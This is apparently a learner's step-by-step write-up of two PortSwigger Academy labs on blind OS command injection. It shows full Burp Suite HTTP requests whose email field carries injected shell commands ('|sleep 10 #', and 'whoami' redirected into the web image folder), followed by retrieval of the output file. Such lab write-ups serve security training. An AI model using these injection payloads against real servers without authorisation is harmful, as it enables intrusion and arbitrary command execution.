Origin: https://0a5a009c04c3b7b680e65db500a80054.web-security-academy.net
Referer: https://0a5a009c04c3b7b680e65db500a80054.web-security-academy.net/feedback
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

csrf=w5ijlSnbkoeKitEYrRTT4BzPdMZVe084&name=test&email=hack123%40abc.com|sleep+10+#&subject=trying+hack&message=hello+..%21%21
```

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2

{
}
```

add sleep 10 in request body parameter



Blind OS command injection with time delays

Back to lab description »

Congratulations, you solved the lab!

Submit feedback

Name:

Email:

Subject:


Message:

Thank you for submitting feedback!

LAb Solved

Lab: Blind OS command injection with output redirection


in home page click on the Submit feedback option (on the top right corner)



enter details and submit feed back

after submitting feed back go to burp suite

capture feed back Request in Proxy Tab (HTTP history)




Submit feedback

Name: test

Email: hack123@abc.com

Subject: trying hack

Message: hellooooooo..............................



Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookie
760	https://0a2b00fb04e2915f81622...	POST	/feedback/submit	✓		200	114	JSON				✓	79.125.84.16	
759	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json	✓		200	370	JSON				✓	172.217.19.238	
758	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json	✓		200	370	JSON				✓	172.217.19.238	
757	https://0a2b00fb04e2915f81622...	GET	/academyLabHeader			101	147					✓	34.246.129.62	
756	https://0a2b00fb04e2915f81622...	GET	/resources/js/submitFeedback.js			200	1437	script	js			✓	34.246.129.62	
754	https://0a2b00fb04e2915f81622...	GET	/feedback			200	3709	HTML		Blind OS command injecti...		✓	34.246.129.62	
753	https://0a2b00fb04e2915f81622...	GET	/academyLabHeader			101	147					✓	34.246.129.62	
732	https://0a2b00fb04e2915f81622...	GET	/			200	10396	HTML		Blind OS command injecti...		✓	34.246.129.62	
731	https://portswigger.net	POST	/academy/labs/marksolutionasviewed?l...	✓		200	1841	JSON				✓	34.249.63.188	AWSA
730	https://portswigger.net	POST	/academy/labs/marksolutionasviewed?l...	✓		200	1841	JSON				✓	34.249.63.188	AWSA
729	https://portswigger.net	POST	/academy/labs/marksolutionasviewed?l...	✓		200	1841	JSON				✓	34.249.63.188	AWSA
728	https://portswigger.net	POST	/academy/labs/marksolutionasviewed?l...	✓		200	1841	JSON				✓	34.249.63.188	AWSA
727	https://portswigger.net	POST	/academy/labs/marksolutionasviewed?l	✓		200	1841	JSON				✓	34.249.63.188	AWSA

Request

```
POST /feedback/submit HTTP/2
Host: 0a2b00fb04e2915f8162261400870063.web-security-academy.net
Cookie: session=Glhazbyh7ue6SLzw2MjiZlCtv61t8iEr
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 142
Origin: https://0a2b00fb04e2915f8162261400870063.web-security-academy.net
Referer: https://0a2b00fb04e2915f8162261400870063.web-security-academy.net/feedback
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

csrf=v5N18Rgr12CqZ8mjzyl8Jo5IG2MKnzJq&name=test&email=hack123%40abc.com&subject=
trying+hack&message=hellooooooo...............................
```


Response

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2

{
}
```

go to Repeater Tab , check the Request body parameters

modify Request Body Parameters and add redirect parameter

send request and check the Response after sending Request



Request

```
POST /feedback/submit HTTP/2
Host: 0a2b00fb04e2915f8162261400870063.web-security-academy.net
Cookie: session=Glhazbyh7ue6SLzw2MjiZlCtv61t8iEr
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 180
Origin: https://0a2b00fb04e2915f8162261400870063.web-security-academy.net
Referer: https://0a2b00fb04e2915f8162261400870063.web-security-academy.net/feedback
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

csrf=v5N18Rgr12CqZ8mjzyl8Jo5IG2MKnzJq&name=test&email=
hack123%40abc.com|whoami+>+/var/www/images/whoami.txt+#&subject=trying+hack&message=
hellooooooo...............................
```

Response


```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2

{
}
```

go back to Lab

navigate Home page

open any image from home and intercept the image request in burp suite

send request to Repeater from Proxy Tab (HTTP history)



Giant Pillow Thing

$35.65


Description:

Giant Pillow Thing - Because, why not?

open Repeater Tab

in Repeater tab , Check Request Section and note the Request Search parameters


modify search parameters with file name


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
1 × 2 × 3 × 4 × 5 × 6 × 7 × +
Send
Cancel
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render

```
GET /image?filename=whoami.txt HTTP/2
Host: 0a2b00fb04e2915f8162261400870063.web-security-academy.net
Cookie: session=Glhazbyh7ue6SLzw2MjiZlCtv61t8iEr
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a2b00fb04e2915f8162261400870063.web-security-academy.net/product?productId=1
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Priority: u=5
Te: trailers
```

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 13

peter-GBDUtX
```

note the Response , it will display the output of file



ums Kali NetHunter Exploit-DB WhatsApp Google Hacking DB OffSec
WebSecurity Academy

Blind OS command injection with output redirection

Congratulations, you solved the lab!

Giant Pillow Thing

$35.65

Lab Solved ...